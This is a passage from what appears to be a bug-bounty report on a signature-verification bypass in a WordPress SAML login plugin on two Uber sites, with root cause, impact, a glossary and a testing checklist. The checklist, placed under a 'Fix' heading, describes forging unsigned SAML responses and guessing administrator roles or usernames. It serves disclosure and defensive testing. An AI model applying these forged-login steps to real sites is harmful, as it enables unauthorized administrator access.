Because the attacker supplies the username, email address, name and role, the outcome depends on what the plugin does with those values and on the site's settings. If the username does not already exist in the WordPress database, the plugin creates a new user, provided provisioning is enabled. Provisioning was enabled on both sites tested.
Administrator privileges are not automatic. The researcher found that the attacker has to guess something: a role name such as administrator, or the email address or username of an existing administrator. The two sites behaved differently:
| Site | Result |
|---|---|
eng.uber.com |
No correct role name, username or email address could be guessed, so only a subscriber level account was created |
newsroom.uber.com |
The role name was apparently simply administrator, giving that privilege |
A subscriber is the lowest level WordPress account: it can log in and manage its own profile, but cannot change the site. Other plugin settings may also affect the behaviour. The researcher notes that the XML above may contain unnecessary data, since it was derived from a real response by deleting the signature and some other elements.
Root cause
The plugin fails to validate the SAML response adequately. In isValid(), signature verification is conditional on the presence of signed elements, so a response with no <ds:Signature /> element skips the cryptographic check entirely and is accepted as an authentication success. The trust decision is therefore based on the attacker's own claim rather than on proof that the identity provider produced the assertion. This kind of flaw is called an authentication bypass: a way to get past the login step without actually proving who you are.
Impact
Anyone who can reach the assertion consumer endpoint can log in to the WordPress site without a password or any other authentication, and can choose the identity attributes and role carried in the assertion. On a site where the role name or an existing administrator's username or email address can be guessed, that means administrator access. Where those values cannot be guessed, the attacker still gets an account at the level the plugin assigns by default, which in the tested case was subscriber. The impact therefore depends on site configuration and on how guessable the role and administrator identifiers are.
Fix
The report does not describe a fix or a change made by the vendor.
- Send a response with the
<ds:Signature />element removed entirely, as in the payload above. A positive result is a302withwordpress_logged_in_*cookies set. - Send a response with a signature element present but invalid, to see whether the check is reached and enforced. A positive result is the same authenticated response.
- Vary the
memberOfvalue across common role names (administrator,admin, and other role names the site may use) and observe the privileges of the created account. A positive result is an account with more than the default role. - Vary
User.UsernameandUser.emailto match existing accounts, including administrator accounts, and check whether the session is attached to that account. A positive result is a session with that account's privileges. - Test sites with provisioning disabled to see whether an existing account can still be taken over through the same forged assertion.
Hunting notes
SSO, single sign-on, is the idea that one login gets you into many separate services. The researcher tested two sites: on newsroom.uber.com the role name was apparently simply administrator, while on eng.uber.com no correct role name, username or email address could be guessed.
Attachments
The report includes two attachments.
Glossary
- Authentication: the process of proving who you are, usually with a password or another credential.
- Authentication bypass: a flaw that lets someone get past the login step without proving who they are.
- Assertion: a formal claim in SAML about a user's identity and attributes.
- Assertion consumer endpoint: the web address where a SAML plugin waits for and processes incoming SAML responses.
- Attribute: a named piece of information about a user, such as a username or email address.
- Base64: a way of turning data into ordinary text characters so it can travel safely through web forms.
- Conditional block: code that only runs when a certain condition is true.
- Cookie: a small piece of data a website asks your browser to store and send back on later visits, used to remember that you are logged in.
- Cryptographic signature: a mathematical seal that only the real sender can produce, used to prove a message is genuine and unaltered.
- curl: a command-line program for sending web requests.
- Function: a named block of code that performs one job.
- Identity provider: a service that keeps user accounts and confirms who someone is on behalf of other websites.
- Plugin: an add-on piece of software installed into a larger system to give it extra abilities.
- Provisioning: automatically creating a local account for a user the first time they are seen.
- Recon: the early information-gathering phase of a security test.
- Role: a label that decides what an account is allowed to do.
- SAML: a standard format for sign-in messages exchanged between an identity provider and a website.
- Shell: a text window where you type commands for the computer to run.
- Single sign-on (SSO): the idea that one login gets you into many separate services.
- Source code: the human-readable instructions that make up a program.
- Subscriber: the lowest level WordPress account, able to log in and manage its own profile but not change the site.
- Token: a string of characters used as proof of identity, similar in purpose to a cookie.
- XML: a way of marking up data with tags in angle brackets, similar to HTML for web pages.